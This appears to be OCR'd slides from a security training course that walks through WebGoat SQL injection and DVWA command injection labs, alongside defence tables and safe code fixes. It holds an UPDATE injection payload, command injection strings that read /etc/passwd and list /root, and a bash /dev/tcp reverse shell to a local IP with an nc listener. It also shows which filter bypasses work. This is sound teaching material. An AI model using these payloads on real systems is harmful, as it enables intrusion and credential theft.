
Web Goat Injection Labs: Task 10



LESSON

SQL injection

Web Goat Injection Labs: Task 11



LESSON

SQL injection

BYTE SHIELD

Class Exercise: Task 12

```
'; update employees set salary = 100000 where last_name='Smith' --
```



Employee Name:)00 where last_name='Smith' --

Authentication TAN: 1

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing your salary!


USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
37648	John	Smith	Marketing	100000	3SL99A
96134	Bob	Franco	Marketing	83700	LO9S2V
89762	Tobi	Barnett	Development	77000	TA9LL1
34477	Abraham	Holman	Development	50000	UU2ALK
32147	Paulina	Travers	Accounting	46000	P45JSI

LESSON

SQL injection

BYTE SHIELD

Web Goat Injection Labs: Task 13



SQL INJECTION

Defences, in order of strength

BYTE SHIELD

1. Parameterised queries	Also called prepared statements. The query and the values travel separately. This is the fix.
2. ORMs, used properly	Most ORMs parameterise by default. Raw query methods and string filters bypass that protection.
3. Allow-list any structure	Table names, column names and sort direction cannot be parameters. Map user input to a fixed list.
4. Least privilege database user	The application's account should not own the schema or read tables it never needs.
5. Input validation	Type, length and format checks. A useful second layer, never the primary defence.
6. No error details to users	Generic message to the user, full detail to the server log.

! **Why security cares.** Escaping input by hand is not on this list. It depends on the database, the character set and the exact context, and one missed case is a full compromise. A web application firewall buys time during patching; it is not a fix either.

LESSON

Command injection

Command Injection is a critical web security vulnerability that occurs when an attacker manipulates input fields to execute arbitrary operating system (OS) commands on the hosting server.

Like SQL Injection, this vulnerability represents a severe breakdown of the **trust boundary**, because the web application passes raw user input directly to a system shell (like Bash in Linux or CMD/PowerShell in Windows) without proper sanitization or parameterization.

COMMAND INJECTION

When input reaches the shell

BYTE SHIELD

Vulnerable: input inside a shell string

```
host = req.query.host
exec("ping -c 1 " + host)

// host = 8.8.8.8; id     -> two commands
```

Fixed: no shell, fixed argument list

```
host = req.query.host
if (!isValidHostname(host)) reject()
execFile("ping", ["-c", "1", host])
// no shell involved, so no metacharacters
```

Shell metacharacters

Semicolon, ampersand, pipe, newline, backtick, dollar-parenthesis and double ampersand all chain or embed another command.

Why it is severe


The result is code execution on the server, usually as the web server's own account. From there an attacker moves to the rest of the network.

! **Why security cares.** The strongest fix is to not call the shell at all. Use a library or a system API for the job, or pass a fixed program with an argument array so nothing is parsed as a command.

LESSON

Command injection

DVWA's exec lab takes an IP and runs ping on the backend. The input is passed straight into shell_exec(). We'll soon see how to break out of the ping command at each security level and escalate to full RCE.





LESSON

Command injection

Viewing the source code:

Always set the DVWA security to `low`






LESSON

Command injection


So lets test ping google dns (8.8.8.8). You can also try on 127.0.0.1 and As we can see just the original functionality. Nothing special yet.



LESSON

Command injection

Confirm Injection : Low



Payload:


8.8.8.8; whoami

Notes: "The semicolon terminates the ping command and starts a new one. whoami tells us we're running as _dvwa — the Apache user. This is our first proof of command execution."

LESSON

Command injection

Generally, We can run multiple commands in the terminal in one line separated by semi-colon; But in this case the web app is only design to accept a host that we'll be ping 3 times.



LESSON

Command injection

Escalate (File Read + Directory Listing)

Payload:

127.0.0.1; ls -la /root	Directory listing
127.0.0.1; cat /etc/passwd	Read system users
127.0.0.1 && hostname	Alternative Seperator
127.0.0.1 | ip a	pipe (also works

Notes: "At Low, every shell operator works: ;, &&, |, ||, &. I can read any file the web server user can access. cat /etc/passwd is the classic — it shows all local users. On a real target this is where you'd look for interesting files, credentials, or SSH keys."

LESSON

Command injection

Reverse Shell (RCE): Low

Payload:

127.0.0.1; bash -i >& /dev/tcp/192.168.1.50/4444 0>&1

Listener (attacker machine):

```
nc -lvnp 4444
```

Result: Interactive shell as www-data.

Notes: "This is the full kill chain. The semicolon breaks out of ping, then bash -i spawns an interactive shell with its I/O redirected over a TCP socket to my machine. nc -lvnp 4444 catches it. At this point I have a live shell on the target — I can pivot, enumerate, drop a webshell, whatever."

LESSON

Command injection

The Filter : Medium

Payload:

```
// Set blacklist
$substitutions = array(
    '&&' => '',
    ';'  => '',
);

// Remove any of the charactars in the array (blacklist).
$target = str_replace( array_keys( $substitutions ), $substitutions, $target );
```

Blocked: &&, ;

Not blocked: |, ||, &

